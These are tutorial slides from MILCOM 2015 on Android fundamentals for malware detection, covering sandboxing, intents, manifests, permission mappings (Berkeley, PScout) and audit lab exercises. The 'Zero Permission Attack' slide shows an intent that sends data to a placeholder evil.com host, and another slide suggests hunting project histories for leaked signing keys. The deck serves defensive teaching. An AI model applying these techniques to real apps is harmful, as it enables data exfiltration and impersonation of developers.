MILCOM 2015
LEVERAGING TECHNOLOGY—THE JOINT IMPERATIVE
OCTOBER 26–28, 2015 · TAMPA, FL

Tutorial: Practical Program Analysis for Discovering Android Malware

Module 2: **Android Basics for Detecting Malware**

Suresh Kothari – kothari@iastate.edu
Benjamin Holland – bholland@iastate.edu

Acknowledgment: co-workers and students
DARPA contracts FA8750- 12-2-0126 & FA8750-15-2-0080

ensoft
conquer complexity

IOWA STATE UNIVERSITY

Lessons Learned from Lab 1

- What observations did you have?

Importance of Domain Knowledge


- Observations
  - Some domain knowledge of Android would be very helpful
  - There are some common tasks which could be automated or semi-automated

- Idea:
  - Incorporate tools and analysis logic relevant to the analysis domain into a toolbox for use during an audit

Agenda

- Gain some Android domain knowledge
- Discuss some strategies for auditing applications using that domain knowledge
- Lab 2 – Revisit ConnectBotBad with some domain knowledge

Android Software Stack




Source: https://source.android.com/devices/tech/security/

Application Sandbox

- Android applications run inside a mandatory sandbox
  - Private file storage
  - Restricted operations (permissions)
  - Isolated process/memory
- Secure interprocess communication (IPC)
- Application signing
  - All apps are signed by developer private key
  - Applications signed with same private key share permissions
  - Attack: find popular open source app and look in project history for accidently committed private keys

Android Components

- Activity – A single screen with a user interface
- Service – A background task without a user interface
- Broadcast Receiver – A responder for system wide broadcasts
- Content Providers – A component for managing shared application data (such as Contacts or an SQLite database)



Activity Lifecycle: https://developer.android.com/training/basics/activity-lifecycle/starting.html

Android Intents

- Intents (*android.content.Intent*) are asynchronous messages to request functionality from other Android components

```
Intent i = new Intent(this, MyActivity.class);
startActivity(i);

Intent i2 = new Intent(this, MyService.class);
startService(i2)
```

- An Intent can contain data in a Bundle object

```
Bundle data = getIntent().getExtras();
String myValue= data.getString(”myKey");
```

Android Intents (Continued)

- **Explicit Intents:** Use the class identifier to specify the Android component that will be called.
  - Typically used for calling components within an application
- **Implicit Intents:** Specify and broadcast the type of action being requested, allowing the user to choose a components that has registered to handle the action.

Example:

```
Intent intent = new Intent(Intent.ACTION_VIEW,
                           Uri.parse("http://www.iastate.edu"));
startActivity(intent);
```

Android Resources

- An android application is bundled along with several resources
  - Android Manifest (XML)
  - Graphics (PNG, GIF, JPG, etc.)
  - String Values (XML typically used for multi-language support)
  - Layouts (XML to define user interface component layouts)
  - Databases (SQLite)
  - Raw Resources (binary files)

More details at: https://developer.android.com/guide/topics/resources/providing-resources.html

Android Manifest (AndroidManifest.xml)

- Names the application (Java) package, which acts as unique identifier
- Specifies top level components
  - Activities, Services, Broadcast Receivers, Content Providers
  - Component capabilities (priority, filters, exported, etc.)
- Specifies application permissions

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.app.myapp" >
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    ...
</manifest>
```

Android Permissions

- Implemented using system user groups
  - Runtime security check
  - Permission restricted APIs without permissions granted throw runtime exceptions
  - How to enforce native code? i.e. Native code opens a socket to the Internet
- Permissions are categorized
  - Permission Groups
  - Protection Levels
- Permissions may overlap
  - ACCESS_FINE_LOCATION vs ACCESS_COARSE_LOCATION
- Applications can define custom permissions

Zero Permission Attack

- Permission Delegation Attack (Confused deputy problem)

```
<manifest xmlns:android="http://schemas.android.com/apk/res/
android" package="com.android.app.myapp" >
... no permissions requested …
</manifest>

Intent intent = new Intent(Intent.ACTION_VIEW,
        Uri.parse("http://www.evil.com?data=your_data_here"));
startActivity(intent);
```

Application Updates

- Only new permissions must be approved by user on update
- Old permissions do not have to be re-requested on updates!
  - Example: Facebook READ_SMS

Berkeley: Android permissions demystified

Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. 2011. Android permissions demystified. *In Proceedings of the 18th ACM conference on Computer and communications security (CCS '11).* ACM, New York, NY, USA, 627-638.

- Goal: Create mapping of Android Permissions to API methods
- Dynamic Analysis of Android 2.2
    1. Randomly generate and call Android APIs in an app with no permissions
    2. If there is a security exception, generate and call same method in an app with the permission
    3. If API call does not throw a security exception add method to the set of permission restricted APIs for that permission

Berkeley: Android permissions demystified

- Limitations?
  - ~80% coverage of APIs
  - Difficult and elaborate experiment setup
  - Hard to repeat for new Android versions

- Advantages?
  - High confidence in results gathered for observed mappings

Berkeley: Android permissions demystified

- Discovered 6 incorrectly documented API permissions
  - Unknown whether the documentation or implementation is wrong
- Discovered non-existent permission in documentation
  - ACCESS_COARSE_UPDATES is not real, but some developers requested permission in apps anyway (makin' copy-pasta)
- Some permissions are clear subsets of others
  - BLUETOOTH is subset of BLUETOOTH_ADMIN
- Some permissions are never checked
  - BRICK was never implemented in vanilla Android
  - Some manufacture specific flavors of Android modify permissions

Berkeley: Android permissions demystified

- Used mapping + static analysis to examine *principle of least privilege* in 940 apps

- Over-privileged Applications
  - Applications that request more permissions than they use
  - 35.8% of apps were over-privileged
- Under-privileged Applications
  - Applications that do not request enough permissions for their functionality

- Estimated 7% false positive rate
  - Java Reflection (61% of apps used reflection)
  - Native Code
  - Runtime.exec

Toronto: Analyzing the Android Permission Specification

- Kathy Wain Yee Au, Yi Fan Zhou, Zhen Huang and David Lie. PScout: Analyzing the Android Permission Specification. *In the Proceedings of the 19th ACM Conference on Computer and Communications Security (CCS 2012).* October 2012.

- Goal: Generate API -> Permission mapping statically
- Static analysis of Android (2.2.3, 2.3.6, 3.2.2, 4.0.1, 4.1.1)
    1. Take Android OS source as input
    2. Generate program call graph
    3. Map explicit calls to checkPermission from API method
    4. Map permission flows through Intents (IPC)
    5. Map permission flows through Content Providers
    6. Perform feasibility checks

	Android Version			
	2.2	**2.3**	**3.2**	**4.0**
# LOC in Android framework	2.4M	2.5M	2.7M	3.4M
# of classes	8,845	9,430	12,015	14,383
# of methods (including inherited methods)	316,719	339,769	519,462	673,706
# of call graph edges	1,074,365	1,088,698	1,693,298	2,242,526
# of permission mappings for all APIs	17,218	17,586	22,901	29,208
# of permission mappings for documented APIs only	467	438	468	723
# of explicit permission checks	229	217	239	286
# of intent action strings requiring permissions	53	60	60	72
# of intents ops. w/ permissions	42	49	44	50
# of content provider URI strings requiring permissions	50	66	59	74
# of content provider ops. /w permissions	916	973	990	1417
KLOC/Permission checks	2.1	2.0	2.1	1.9
# of permissions	76	77	75	79
# of permissions required only by undocumented APIs	20	20	17	17
% of total permissions required only by undocumented APIs	26%	26%	23%	22%

Table 1: Summary of Android Framework statistics and permission mappings extracted by PScout. LOC data is generated using SLOCCount by David A. Wheeler.

Source: *PScout: Analyzing the Android Permission Specification.*

Toronto: Analyzing the Android Permission Specification

- Limitations?
  - Higher potential for false positives

- Advantages?
  - More complete mapping
  - Easy to repeat for new versions of Android
  - Includes undocumented (private) APIs
  - Includes undocumented (internal) permissions
  - Now the officially recommended mapping by Berkeley team

Android Essentials Toolbox

- https://github.com/EnSoftCorp/android-essentials-toolbox

- Exercise: Discover all uses of the INTERNET permission

- Exercise: Develop an analysis program to detect potential SMS Blockers (an application that is attempting to prevent the reception of all or selective text messages)

Agenda

- Gain some Android domain knowledge
- Discuss some strategies for auditing applications using that domain knowledge
- Lab 2 – Revisit ConnectBotBad with some domain knowledge

Audit Strategies

- ?

Agenda

- Gain some Android domain knowledge
- Discuss some strategies for auditing applications using that domain knowledge
- Lab 2 – Revisit ConnectBotBad with some domain knowledge